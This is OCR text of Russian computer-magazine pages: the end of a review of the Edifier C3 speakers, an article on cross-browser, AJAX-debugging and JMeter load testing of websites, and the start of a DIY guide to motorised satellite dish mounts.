
САТЕЛЛИТЫ

Сателлиты оборудованы двумя динамиками: шелковым высокочастотным твиттером диаметром 13 мм и широкополосным динамиком с бумажным диффузором диаметром 3.5 дюйма, берущим на себя воспроизведение основного частотного диапазона.
Внутри колонки расположена стандартная обкладка из мягкой материи для поглощения звука и недопущения собственных вибраций корпуса.
Каждый сателлит оборудован двухполосным частотным фильтром (кроссовером), представляющим собой цепь из катушки с ферромагнитным сердечником и конденсаторов .

На всех платах внутри блока управления видны следы ручной пайки

БЛОК УПРАВЛЕНИЯ

Плата управления собрана по типовой схеме. Есть интеллектуальная плата с микроконтроллером, которая декодирует сигналы с пульта, нажатие клавиш на передней панели, а также регистрирует положение ручек управления звуком.
Эти сигналы перерабатываются и передаются в плату усилителя. Сам усилитель собран на стандартной микросхеме TDA, и применены совершенно типовые решения, которые встречаются практически в любой современной технике Hi-Fi класса.
На всех платах встречаются следы ручной пайки — впрочем, в этом нет ничего зазорного: достаточно часто дешевле выполнять какую-то работу вручную, чем полностью автоматизировать процесс.



ЗВУЧАНИЕ

Первое, что приходит в голову во время теста Edifier C3 – это слово «сбалансированность». Звук воспроизводится четко и без вранья, инструменты легко узнаваемы и не забивают друг друга.
Сабвуфер выдает приличного уровня басы и вся система демонстрирует отличное звучание и сбалансированную работу даже на большой громкости. Отдельный восторг вызвала глубина амплитуды на «низах» — в районе 50 Гц.
Что же касается высоких частот, и тут все хорошо. Благодаря новому куполовидному твитеру из шелка, спад на высоких частотах практически отсутствует, что делает звук более четким, жизнерадостным и сочным.

ВЫВОДЫ

Новая акустическая система Edifier C3 порадовала традиционно высоким качеством динамиков и сбалансированным звучанием. У инженеров компании получилась отличная акустическая система, которая украсит жизнь почти любого меломана.



АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /

ЭКЗАМЕН ДЛЯ ВЕБ-ПРОЕКТА

ТЕСТИРУЕМ ВЕБ-СЕРВИС В ПОИСКАХ ОШИБОК

Создать сайт просто только, когда речь идет о лоховском сайте-визитке. Если занимаешься серьезным проектом, взять шаблон, написать скрипты и связать их с макетами страниц — уже недостаточно. От тебя требуется, как минимум, проверить работу сайта в самых распространенных браузерах и добиться одинакового отображения в каждом из них. Наверняка, заказчику захочется выяснить, как же загружаются все элементы страницы, как они взаимодействуют и вообще, — что это за квадратик вон там, в углу? Задача тестирования веб-проекта на порядок усложняется.

ТИПЫ ТЕСТИРОВАНИЯ

Сначала давай разберемся, о каком тестировании идет речь. Если ты опытный программист, то при слове «тестирование», вероятно, сразу вспоминаешь о популярном подходе программирования Test Driven Development (разработка через тестирование). Одновременно с кодом пишутся так называемые Unit-тесты, проверяющие, как этот самый код работает. Во многих популярных фреймворках сейчас по умолчанию включены инструменты для создания Unit-тестов, однако, сегодня мы их трогать не будем. Поговорим о тестировании уже существующего продукта. Условно процесс можно разделить на несколько этапов:


- тестирование отображения в разных браузерах;
- тестирование корректной работы и отладка AJAX, дизайна и процесса взаимодействия;
- нагрузочное тестирование;
- тестирование интерфейса (usability);
- тестирование безопасности (pentest).

Разработка интерфейса — это тема для отдельного разговора, а о пен-тесте сайтов мы и так пишем каждый номер. Поэтому подробно остановимся на первых трех пунктах и инструментах, которые тебе пригодятся. Итак, поехали!

ТЕСТИРОВАНИЕ ДИЗАЙНА И ОБЩЕЙ РАБОТЫ САЙТА В РАЗНЫХ БРАУЗЕРАХ


Твоя задача — сделать так, чтобы во всех браузерах все элементы сайта отображались одинаково. Не зная внутренней кухни, легко подумать, что проблема ерундовая. На самом деле, это не так. Любой современный сайт сильно завязан на разных CSS-хаках и JS-скриптах, и так уж повелось, что разные браузеры парсят их по-разному. Опытные верстальщики имеют несколько приемов в запасе, и каждый из них проводит немало времени, открывая сайт под разными платформами. В принципе, достаточно ограничиться основными:

- **Microsoft Internet Explorer**. Каждая из версий 5.5, 6.0, 7.0, — это, фактически, отдельный разговор.
- **Opera**. Учти, что Opera — кроссплатформенный браузер и тебе стоит посмотреть, как ведет себя сайт под разными платформами. Многие пользователи балдеют от нового бразуера Opera Mini (для обычных телефонов с Java) или Opera Mobile (для смартфонов).
- **Mozilla Firefox**. Браузер также кроссплатформенный, и у разных версий своя специфика обработки скриптов. Сейчас существуют несколько популярных проектов, построенных на движке Firefox — Gecko (например, Flock, K-Meleon, Camino), но единство движка отнюдь не обозначает, что



10 браузеров — вот такой вот результат за пять минут. Неплохо!

Открытый инструмент для всестороннего тестирования всего, что может быть сервером



Browsershots — веб-сервис для снятия скриншотов любого сайта в любом браузере

С этим инструментом вся страница у вас под контролем

страницы всегда будут отображаться одинаково.

• **Safari**. Обязательно проверь этот браузер, родной для MacOS, но теперь и с версией для Винды.

Открывать страницу во всех этих браузерах — довольно кропотливая работа, однако, задачу можно упростить. Очень полезны виртуальные машины (например, на базе VMware Server), позволяющие быстро загрузить новую систему. Самые большие сложности возникают при попытке установить на одной системе несколько браузеров Internet Explorer параллельно — так как он очень сильно внедряется в систему и поставить еще один браузер проблематично. Тебе поможет утилита **IETester** (www.my-debugbar.com/wiki/IETester/HomePage). Это самостоятельный пакет, в котором можно проверить свой сайт сразу в нескольких версиях IE — 5.5, 6.0, 7.0 и даже в бета-версии IE 8. Представь, насколько удобнее загрузить всего один пакет размером около 25 Мб и установить его как обычную программу, вместо часовой возни с настройкой разных браузеров или, что еще сложнее, развертыванием двух-трех виртуальных машин! Через несколько минут после установки ты сможешь лицезреть сайт в основных браузерах — из прошлого, настоящего и даже будущего, просто переключаясь между вкладками.

Правда, без ручной работы не обойтись. Чего бы хотелось по-настоящему — так это специального пакета, включающего средство для автоматической записи скриншотов на разных браузерах. А также средства для их быстрого сравнения (чтобы не играть в увлекательный квест в стиле «найди 10 отличий»). И такие пакеты есть! Например, для связки Internet Explore и Mozilla разработан специальный продукт **Paessler Site Inspector** (www.paessler.com/tools/psi), включающий в себя сразу два браузных движка IE и Gecko с мощными средствами для сравнения результатов их работы. К сожалению, в нем нет поддержки Opera и Safari, за которую многие бы сказали большое спасибо. А пока же мы будем всячески благодарить разработчиков замечательнейшего онлайн-сервиса http://browsershots.org. В чем его смысл? Это очень простой инструмент, который создает скриншоты заданного сайта сразу в нескольких браузерах, причем разных версий и на разных платформах (Linux, Windows, MacOS). Ты сам указываешь нужные параметры, с которыми будет проходить тест — глубину цвета, разные версии JavaScript (пригодится для тестирования AJAX «штучек»), включаешь или выключаешь Java и поддержку Flash. Для проведения теста нужно ввести адрес сайта, выбрать из шести десятков нужные браузеры и отправить запрос в очередь. Через некоторое время на экране появится результат (все скриншоты можно скачать одним архивом). Кстати говоря, исходники сервиса распространяются совершенно бесплатно с отличной документацией, поэтому что-то похожее ты можешь замутить и сам.

ТЕСТИРОВАНИЕ И ОТЛАДКА СЛОЖНЫХ ВЕБ-ПРОЕКТОВ И AJAX-ПРИЛОЖЕНИЙ


Если ты поддался модным тенденциям и создаешь сложное AJAX веб-приложение, то простым просмотром в разных браузерах не обойтись. В дело вступает тяжелая артиллерия в виде специальных программ-отладчиков и других средств. Посмотрим, что можно сделать с их помощью. Твой первый и главный инструмент — это связка браузера Mozilla Firefox и замечательнейшего плагина **Firebug** (www.getfirebug.com). Из всех плагинов для веб-разработчиков именно Firebug является самым мощным и развитым средством. А если к нему добавить несколько дополнительных плагинов (да-да, именно так — плагин также может содержать свои плагины), то он вообще оставляет позади даже специализированные инструменты и коммерческие решения! Хотя Firebug сможет оказать вам просто неоценимую помощь еще на стадии разработки проекта, сейчас нам более интересно использовать его для исследования уже созданного и вполне работающего сайта. Поэтому настроим Firebug так, чтобы он активировал свои отладочные функции для нашего сайта — и вперед!

В первой вкладке Console перед вами откроется импровизированная консоль, где будут отслеживаться все запросы



warning

Нагрузочное тестирование чужого хостинга чревато последствиями! Администратор может подумать, что ты устраиваешь DDoS-атаку и предпринять меры (например, написать Abuse-жалобу твоему прову).



dvd

Упомянутые в статье программы ты легко найдешь на нашем DVD-приложении.



Все браузеры из прошлого, настоящего и будущего в одном флаконе благодаря IETester

Webserver stress tools — коммерческое решение для тестирования веб-проекта. Красиво, просто, легко — но разве мы ищем легких путей?



▸ info

Для нагрузочного тестирования есть отличный коммерческий продукт — **Webserver Stress Tool 7** (http://www.paessler.com/webstress). Он позволяет тестировать только веб-приложения и содержит, в отличие от JMeter, встроенный прокси для имитации различной скорости доступа к сайту. Можно задавать различные User agents для виртуальных посетителей и раздельно настраивать загрузку изображений, стилей, внедренных флеш-объектов и апплетов, а также обрабатывать фреймы. Интерфейс — более наглядный и дружественный к пользователю.
В результате теста формируется красивый отчет с диаграммами и графиками загрузки (в виде HTML-страницы или сразу Word-файла), отлично действующими на менеджеров заказчика. В остальном функциональность пакета идентична открытому JMeter.

со страницы, выводиться все предупреждения или ошибки, если такие были в процессе загрузки. Ты можешь отслеживать как общую активность, так и вещи более глубокие. Например, ошибки обработчика CSS-стилей (особенно будет ценно при работе с версткой и подгонкой ее к разным браузерам), движка обработки JavaScript (теперь ты никогда не пропустишь ситуации, что какой-то из скриптов неправильно работает или просто подозрительно себя ведет), ошибки обработки XML-данных и даже ошибки расширений. Другие вкладки предоставляют подробную информацию о каждом аспекте страницы:

- **HTML** показывает полную структуру страницы, а также, в режиме реального времени, позволяет изменять любой ее элемент и просматривать, какие CSS-стили применяются к каждому элементу. То есть, если тебя спросят: а чего вот этот заголовок такого сине-малинового цвета и смещен куда-то, — ты сможешь аргументированно показать, где именно и почему произошло наложение стилей в верстке и надавать по рукам нерадивому дизайнеру. Кнопка Inspect позволяет указать мышью любой элемент на странице и, разворачивая внизу его код, сразу изменить и посмотреть результат.
- **CSS** служит для гибкого управления стилями — можно мгновенно включить и отключить любой из них, моментально оценивая результат. Больше не будет вопросов — «а как же это сделать?». Просто включи на любой странице плагин и исследуй код.
- **Script** — это самый настоящий отладчик для JavaScript, поддерживающий точки останова, пошаговый отладчик и даже подсветку синтаксиса (при помощи плагина Rainbow).
- **DOM** — список всех объектов, доступных на странице: здесь и компоненты JavaScript, например, создаваемые популярными AJAX-библиотеками, и доступные всем глобальные объекты браузера. Эта вкладка более ценна во время непосредственной разработки сайта.
- **Net** держит под контролем сетевую деятельность и показывает все запросы с вашей страницы, начиная от загрузок CSS-стилей и рисунков и заканчивая XMLHTTPRequest, который используется AJAX-библиотеками. Можно просмотреть полный текст запроса, ответ сервера и все HTTP-заголовки. На этой вкладке для нас интереснее всего временная диаграмма загрузки, которая показывает, как именно и в какой последовательности браузер загружает все части страницы. Тут кроется поистине неограниченное поле для оптимизации. Если заказчик жалуется на медленную загрузку сайта или «заторможенность» каких-то его частей, вполне возможно, что ответ найдется на вкладке Net. Достаточно загрузить сайт и проанализировать затрачиваемое на полную загрузку время.

Для подробной статистики использования Cookie тебе потребуется еще один плагин — **Firecookie** (www.softwareishard.com/blog/firecookie). Он добавляет панель для расширенной работы с «печеньками». Если хочешь посмотреть, как работает твой AJAX-скрипт, и, собственно, что же там так безбожно тормозит, тебе просто необходим плагин **Jiffy** (jiffypot.com). Он поможет визуально (а значит, красиво и просто) посмотреть, сколько времени уходит на отработку каждой JS-функции и в какой последовательности они вызываются. Также с ним можно разобраться во внутреннем устройстве любых AJAX-фреймворков и рассказывать потом друзьям за пивом, чего же там разработчики в jQuery «нагородили».

Еще один отличный плагин — **YSlow** (developer.yahoo.com/yslow) от Yahoo. Помимо того, что он сообщает статистику загрузки, он еще и попытается сделать за тебя часть работы. Сам проанализирует все данные о заданной странице и ее частях, посмотрит, как она загружается, и выдаст список рекомендаций, как ты можешь оптимизировать ресурс. Советы достаточно толковые и четкие, поэтому рекомендую прислушиваться. Подобную функциональность предоставляет еще и онлайн-сервис от наших разработчиков — **Webo.in** (http://webo.in). Совершенно бесплатно он всесторонне проверит сайт, после чего даст дельные советы по его оптимизации (и да, все на русском языке!).

КАРАУЛ! ЧТО С ИНТЕРНЕТОМ?

С каналом на 100 Мбит/с часто даже не замечаешь процесса загрузки страницы. Набираешь адрес — вжик — и все! Совсем другая картина будет там, где до сих пор за сказку считают 64 — 128 Кб каналы. Конечно, для обычной страницы с двумя абзацами текста и парой картинок скорость не является ключевым значением, но уже для какого-нибудь форума или веб-портала разница будет заметна. Посетитель скорее уйдет с сайта, чем будет ожидать минуту или больше, пока все загрузится. Поэтому обязательно нужно проверить, как будет выглядеть сайт, когда реальные юзеры начнут подключаться с разной скоростью. Для сложных AJAX-приложений скорость может влиять на порядок загрузки файлов и часто определяет скорость реакции интерфейса. Так что, скрепя сердце, нужно посмотреть, как все будет работать и на более медленных каналах. Для этого существует совершенно простая программка — прокси-сервер **Sloopy** (http://www.dallaway.com/sloppy/). Минимум настроек: запустил, указал сайт, выставил скорость (от 9.6 Кб до 512 Кб), порт — и готово. Теперь открой свой сайт (адрес вида localhost:указанный порт) и наслаждайся (если сильно повезет) процессом загрузки своего детища на диал-апе или обычном DSL-соединении. Результаты могут расстроить, но лучше о них знать и заранее предпринять какие-то меры, прежде чем толпа озлобленных юзеров просто забьет на «тормозной ресурс».




Диаграмма загрузки файлов для сайта xakep.ru

Результат тестирования — каждый виртуальный посетитель под микроскопом

DDOS СВОИМИ РУКАМИ

Любой раскрученный сайт подвергается огромным нагрузкам — регулярным и иногда пиковым, когда на сайт заходит максимальное количество пользователей. Поэтому одним из важнейших видов тестирования считается «DDoS-атака своими руками». Нагрузочное тестирование, как его правильно называть, дает понять, какой наплыв посетителей может выдержать сервер. Как это делается? А прямо в лоб! С помощью специальных программ мы будем имитировать заход (и выполнение определенных действий) некоторого количества посетителей, а по завершению теста — смотреть на результат. Система тестирования подсчитывает время отклика для каждого «виртуала», выясняет, произошли ли какие-нибудь ошибки, а также показывает — сколько же запросов в секунду может вытянуть твоя система. Подобным образом мы проверяем не только сам сайт, но и всю связку: оборудование, операционную систему, веб-сервер и СУБД. Естественно, для создания подобной нагрузки достаточная мощность нужна и на самом компьютере, откуда будут запускать программы тестирования. В качестве инструмента мы выберем открытое ПО, разрабатываемое под эгидой Apache Fundation — разработку **Apache JMeter** (http://jakarta.apache.org/jmeter/).

Проект **JMeter** — это универсальная платформа для тестирования почти любых сетевых серверов или сервисов. С ее помощью можно сформировать запрос в любом формате, собрать всю информацию об его обработке, сетевых задержках и произвести анализ ответа сервера (например, HTTP-заголовков). Полученный ответ сервера без труда можно разобрать регулярным выражением или же проверить на присутствие определенного текста. Программа работает в несколько потоков, и мы имитируем нужное нам количество пользователей. Любые действия задаются с помощью специального мастера, который в конце работы создает так называемый план тестирования. Регламентируются задержки перед подключением каждого следующего посетителя, а параметры запросов могут быть всячески настроены (к примеру, без проблем можно поставить cookie и задать нужные опции). Для любителей экспериментов есть развитые возможности программирования поведения тестовых запросов — доступны различные конструкции if/include/loop, таймеры и многое другое. Кроме тестирования веб-проектов (то есть, HTTP-сервера), доступно тестирование под нагрузкой и FTP-сервера, SOAP/XML-RPC сервисов, JMS и LDAP, а также тест баз данных JDBC. Результаты выводятся в виде подробного отчета о каждом запросе, предоставляется и итоговый, с общими результатами — количество успешных запросов, среднее время обработки, процент ошибок и тому подобное.

Но хватит теории, давайте что-то нагрузим! Возьмем локальный веб-сервер, где есть самая обычная страничка. Первый тест будет несложный: мы посмотрим, справится ли сервер с нашествием большого количества желающих. Сейчас и тестовый сервер, и JMeter физически на одной машине, хотя для реальных тестов их надо разносить или даже кластеризировать. Тестер создает очень большую нагрузку, а сервер — нагрузку еще больше. Учти: администратор узла, для которого ты хочешь устроить испытание, вероятнее всего, очень удивится и едва ли обрадуется. Итак, запускаем JMeter и создаем план для тестирования. Сначала задается группа потоков (Thread Group), где нужно указать количество пользователей, количество повторов, а также задержку между их подключением. Чтобы упростить задачу, мы обойдемся пока обычными GET-запросами к указанной HTTP-странице и посмотрим, как сервер с этим справится. Для этого к нашей группе нужно применить действие «Sampler → HTTP Request» (обычный HTTP-запрос). Заполним его параметры: IP-адрес или имя тестируемого сайта, порт (в случае необходимости), кодировку запроса, а также путь (в нашем случае это и есть корневая страница сайта). Не забудь включить опцию «Retrive All Embedded resources from HTML». Мы же хотим проверить реальные действия браузера, поэтому нам нужно кроме запроса основной страницы загружать и все включенные в нее ресурсы: изображения, CSS- и JS-файлы. Словом, все, что загружает обычный посетитель. Что ж, шаблон создан: теперь каждый виртуальный пользователь (поток) будет использовать эти настройки для составления запросов. Следующий шаг — необходимо указать программе, каким образом обрабатывать результат проверки. К тестовому плану придется добавить еще и обработчики результатов (Listener). Для оценки общей картины идеально подходит Summary Report, а для детальной информации о ходе обработки каждого запроса лучше всего использовать View Results Tree (это больше подойдет, если запросов у вас не так много). План тестирования готов! Для начала работы осталось только сохранить конфигурацию нашего тестового плана и запустить его на выполнение через меню Run. Учти, если ты задашь большое количество пользователей, то тест будет длиться довольно долго и достаточно сильно нагрузит компьютер (неважно, что у тебя последний Core 2 Duo). Процесс тестирования отображается в реальном времени в Results Tree. Если хочешь больше визуализации, можешь добавить еще и Graph Results. Как оценивать результаты? Для полной интерпретации нужна серьезная подготовка, однако общие выводы можно сделать почти сразу. Например, смотря на Summary Report, ты увидишь примерное количество запросов страницы, которое может выдержать твой сервер. Допустим, это 100 запросов в минуту. Теперь подумай, а есть ли в твоем приложении кэширование? Попробуй включить и прогнать тест заново — уверен, результат не заставит себя ждать. Затем начинается кропотливая работа: сюда входят изменение настроек сервера, оптимизация самого приложения, очередной запуск теста. Гордись, теперь вместо сомнительного заключения «на глаз», ты способен получить вполне конкретные данные.





ВАСИЛИЙ АЛТУХОВ
/ AVP@SV-TEL.RU /

СПУТНИКОВЫЙ МОТОР

НАСТРОЙКА МОТОПОДВЕСА СВОИМИ РУКАМИ

Спутниковая антенна — предмет исключительно точный. Градус вправо, градус влево — и сигнала уже не будет. Чтобы «поймать» другой спутник с нужным каналом или провайдером, приходится подолгу перенастраивать антенну. Но если установить ее на моторизированный подвес, она будет настраиваться самостоятельно!

Спутниковые параболические антенны обладают высоким коэффициентом усиления, который необходим для приема слабых сигналов со спутника и, как следствие, очень узкой диаграммой направленности. Из-за чего приходится изменять положение антенны, когда требуется настроиться на другой спутник. Это сильно осложняет жизнь любителям спутникового приема. Есть несколько способов обойти проблему: либо поместить несколько конвертеров на одну антенну, либо установить несколько антенн или антенн со сложной геометрией. Каждый из способов обладает как преимуществами, так и недостатками. Есть еще один способ — это **установка антенны на моторизированный подвес**, устроенный таким образом, что антенна при своем повороте отслеживает практически все видимые спутники. Слово «моторизированный» указывает на то, что настраиваться антенна будет автоматически. Используемый в этом случае тип подвески называется полярным. Название он получил от полярной звезды, потому что ось вращения этой конструкции при настройке должна быть параллельна оси вращения Земли и направлена на эту самую звезду. Конструкция полярного подвеса претерпела множество модификаций. Самым универсальным считается мотоподвес, состоящий из:

- электрического двигателя небольшой мощности;
- редуктора;
- устройства управления двигателем;
- приспособления для крепления спутниковой антенны, адаптированного под многие спутниковые антенны с фиксированной азимутально-угломестной подвеской;
- собственного крепления на опору с возможностью всех необходимых регулировок.

Конечно, мотоподвес не лишен недостатков. Один из самых существенных — это **скорость перемещения от позиции к позиции**. С ней



Примерно так выглядит любой современный мотоподвес

приходится мириться. Менее существенный — ограничение по диаметру антенны, обычно не более 1,2 м. Этот недостаток все больше сводится к минимуму, так как появляется множество спутников, зона покрытия которых перекрывает значительную территорию России и необходимость в больших антеннах отпадает.

Приобрести комплект спутникового приема не составит труда. Сейчас существует множество специализированных фирм, занимающихся продажей и установкой. При покупке наверняка посоветуют необходимое оборудование для приема желаемых спутников, к тому же, адаптированное под местные условия приема. Покупку оборудования и установку обычной антенны мы подробно рассмотрели в статье «Спутниковые радости» (на диске ты найдешь ее PDF-версию). В качестве хорошего варианта мотоподвеса можно порекомендовать популярный **Strong SRT DM-2100** (стоит около 2-3 тысяч рублей).

Установка и настройка антенны — процесс непростой. Тем более, если приобретается антенна с мотоподвесом. Это требует определенных навыков, знаний и, чаще всего, денег. Цена установки удерживает начинающего радиолюбителя от установки — но не только она. Есть ведь еще и любопытство, желание разобраться с траблами самому, реализовать свои творческие возможности и технические способности. Если ты такой чел — статья написана для тебя.

ЧЕРПАЕМ ЗНАНИЯ

Как я уже отметил, процесс установки моторизированного подвеса достаточно сложен. Поэтому прежде чем перейти к практике, придется набраться терпения и изучить теорию. Постараюсь объяснить все как можно проще.

